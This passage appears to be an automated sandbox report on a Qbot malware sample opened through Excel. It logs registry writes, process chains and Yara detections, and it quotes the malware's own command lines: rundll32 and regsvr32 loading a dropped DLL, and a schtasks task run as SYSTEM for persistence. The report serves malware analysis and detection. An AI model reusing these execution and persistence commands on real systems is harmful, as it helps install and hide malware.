HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED597	ED597	binary	04 00 00 00 DC 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 52 22 30 00 4F 2B D7 01 97 D5 0E 00 97 D5 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED77B	ED77B	binary	04 00 00 00 DC 08 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 29 D6 36 04 4F 2B D7 01 7B D7 0E 00 7B D7 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ED817	ED817	binary	04 00 00 00 DC 08 00 00 2E 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 30 00 35 00 35 00 37 00 39 00 31 00 36 00 34 00 34 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 4C 05 51 04 4F 2B D7 01 17 D8 0E 00 17 D8 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	}53	binary	7D 35 33 00 DC 08 00 00 02 00 00 00 00 00 00 00 64 00 00 00 01 00 00 00 30 00 00 00 28 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 30 00 35 00 35 00 37 00 39 00 31 00 36 00 34 00 34 00 2E 00 78 00 6C 00 73 00 00 00 64 00 6F 00 63 00 75 00 6D 00 65 00 6E 00 74 00 2D 00 31 00 30 00 35 00 35 00 37 00 39 00 31 00 36 00 34 00 34 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 1432 Parent PID: 2268

General

Start time:	18:40:44
Start date:	06/04/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\iojhsfgv.dvers,DllRegisterServer
Imagebase:	0xff940000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\iojhsfgv.dvers	unknown	64	success or wait	1	FF9427D0	ReadFile
C:\Users\user\iojhsfgv.dvers	unknown	264	success or wait	1	FF94281C	ReadFile

Analysis Process: rundll32.exe PID: 2360 Parent PID: 1432

General

Start time:	18:40:45
Start date:	06/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\iojhsfgv.dvers,DllRegisterServer
Imagebase:	0xa80000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000004.00000002.2102507416.0000000000420000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000004.00000002.2102454877.0000000000230000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000004.00000002.2102490286.00000000003E0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 2508 Parent PID: 2360

General

Start time:	18:40:47

Start date:	06/04/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0x540000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Qbot_1, Description: Yara detected Qbot, Source: 00000005.00000002.2370755015.0000000000080000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Puvhgykpt	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	83244	CreateDirectoryW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\iojhsfgv.dvers	unknown	701440	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	8CCA0	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\iojhsfgv.dvers	unknown	701440	success or wait	2	8D09F	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Ezyhrnicpojoca	success or wait	1	8BE9D	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Ezyhrnicpojoca	5650f5b8	binary	8D EE 0F 62 DB 15 DD 84 C0 80 C0 1F 9F 52 93 6C 39 CF 22 2C 76	success or wait	1	8C3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ezyhrnicpojoca	63cf25f6	binary	DF 09 78 D5 8C F5 8D 29 CD C5 DF 39 42 78 0D 1B 52 7E FC 06 69 C4 80 9A 35 81 46 90 D1 02 C7 40 E4 FF 05 A5 28 1D E9 18 10 94 0F E0 46 92 77 5A 7C 22 97 94 19 AE 56 D1 01 E5 D1 3B 81 00 DE 87 1A E4 3C 77 35 A9 2E 8A 82 E7 49 04 6D AA 88 83 1B 2B E3 1A 58 8D F7 EF 73 8B 62 D6 68 6F BA 3D 01 5A 85 3A B1 50 CC 78 6D 80 DB 93 30 75 59 A8 9A 6A 42 29 29 34 E0 95 2F F4 76 9A EB B2 80 84 67 2E FA 0D 65 04 75 02 F5 2C 29 D9 BE 04 B9 81 65 EF EB 47 7B 9C EF 78 A2 D5 C8 67 C9 27 EC 6B 1A 01 F7 11 F1 88	success or wait	1	8C3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ezyhrnicpojoca	d93262ef	binary	C9 D8 61 86 3A 0E 34 8C F5 A3 55 96 C8 EB 92 38 3D 9C F6 92 B4 C2 EF BD 9A 8C	success or wait	1	8C3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ezyhrnicpojoca	a43a2d65	binary	A7 6F 8E 23 16 B9 C1 77 46 5C CB D6 BA 07 F4 62 98 7A FF C5 13 4F 4B 05 DA 99 A2 EC BE 09 AF E0 53 EF 13 1D DE C5 BD E8 90 33 8E D1 7A	success or wait	1	8C3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ezyhrnicpojoca	618e058a	binary	EE 63 91 C0 73 28 06 68 1B F1 FD C4 D4 86 89 5F	success or wait	1	8C3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ezyhrnicpojoca	1c864a00	binary	76 4D BA 41 0E 63 84 17 6E 4F 6E 21 B0 F6 8E CA 73 1E 0B 81 2C 88 BA 53 B7 63 A3 21 D2 38 86 BF C1 2D B0 55 27 FF D8 AF 2F 48 D7 73 ED 39 69 F3 F1 51 3F 9D B0 42 31 4D C8 E3 01 0E AB 9C 94 08 54 17 0F 96 B5 71 0C D0 AA 5C C0 58 F8 8A D0 37 63 69 5B 8D E7 79 D0 22 B7 BF D6 E6 4E 7C	success or wait	1	8C3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ezyhrnicpojoca	db734293	binary	3E F7 11 39 11 59 96 B6 54 68 B2 F6 64 B7 AF B3 26 A2 47 3E 92 19 69 A2 77 A1 6A 2F 5A C4 2C 87 B8 26 EE AC AE B2 F2 53 B8 33 94 C6 09 57 87 6B C4 FD 0C 8F 7B B6 80 79 D6 6D 50 83 2E 4F 3F 1B F9 B5 BA AC	success or wait	1	8C3F0	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\Ezyhrnicpojoca	29199a4e	binary	E3 5D 47 44 04 32 29 7C 66 A4 CD F6 F0 5D FF 95 37 B8 6C 1D 74 D4 F7 67 99 FA C1 55 00 D5 43 48 8E 51 F7 DC 6C 0F 38 8F 94 E2 1E 7B 82 99 CC 47 C8 EA DC CD BE 07 D1 1B 75 55 E1 37 DC B8 87 43 10 93 F6 97 A8 41 A3 D6 CA D0 A5 4C 95 6E 93 96 E1 4F CC 15 4E F5 57 F8 54 48 D3 C7 4D 0E F3 3A 45 8D C7 DB 9F B8	success or wait	1	8C3F0	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Ezyhrnicpojoca	5650f5b8	binary	8D EE 0F 62 DB 15 DD 84 C0 80 C0 1F 9F 52 93 6C 39 CF 22 2C 76	8D EE 18 62 DB 15 E8 51 C2 61 FE 21 9B 43 74 74 77 A5 DC 23 7E 8E 99 F0 B7 85 12 28 10 B7 38 5D E6 68 47 37 94 D9 2F 66 7C 0E	success or wait	1	8C3F0	RegSetValueExA

Analysis Process: schtasks.exe PID: 2732 Parent PID: 2508

General

Start time:	18:40:51
Start date:	06/04/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn wwzkbggu /tr 'regsvr32.exe -s \'C:\Users\user\iojhsfgv.dvers\'' /SC ONCE /Z /ST 18:42 /ET 18:54
Imagebase:	0xd60000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: taskeng.exe PID: 2760 Parent PID: 860

General

Start time:	18:40:53
Start date:	06/04/2021
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {E6DEB525-2047-4F0F-A2D9-FEDA7F895D14} S-1-5-18:NT AUTHORITY\System:Service:
Imagebase:	0xff4c0000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\Tasks\wwzkbggu	unknown	2	success or wait	2	FF4C433D	ReadFile
C:\Windows\System32\Tasks\wwzkbggu	unknown	3658	success or wait	2	FF4C43A4	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\Handshake\{E6DEB525-2047-4F0F-A2D9-FEDA7F895D14}	data	binary	4D 45 4F 57 01 00 00 00 E4 B7 BD 92 8B F2 A0 46 B5 51 45 A5 2B DD 51 25 00 00 00 00 00 00 00 00 BC 3E 24 E0 8F 74 5E 6F 03 A4 AC 17 E9 FE DC 4E 01 D4 00 00 C8 0A 00 00 8F ED 96 E8 9C 63 96 0C 00 00 00 00	success or wait	1	FF4D2CB8	RegSetValueExW

Analysis Process: regsvr32.exe PID: 2888 Parent PID: 2760

General

Start time:	18:40:53
Start date:	06/04/2021

Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\iojhsfgv.dvers'
Imagebase:	0xff3e0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\iojhsfgv.dvers	unknown	64	success or wait	1	FF3E274D	ReadFile
C:\Users\user\iojhsfgv.dvers	unknown	264	success or wait	1	FF3E279B	ReadFile

Analysis Process: regsvr32.exe PID: 2880 Parent PID: 2888

General

Start time:	18:40:53
Start date:	06/04/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
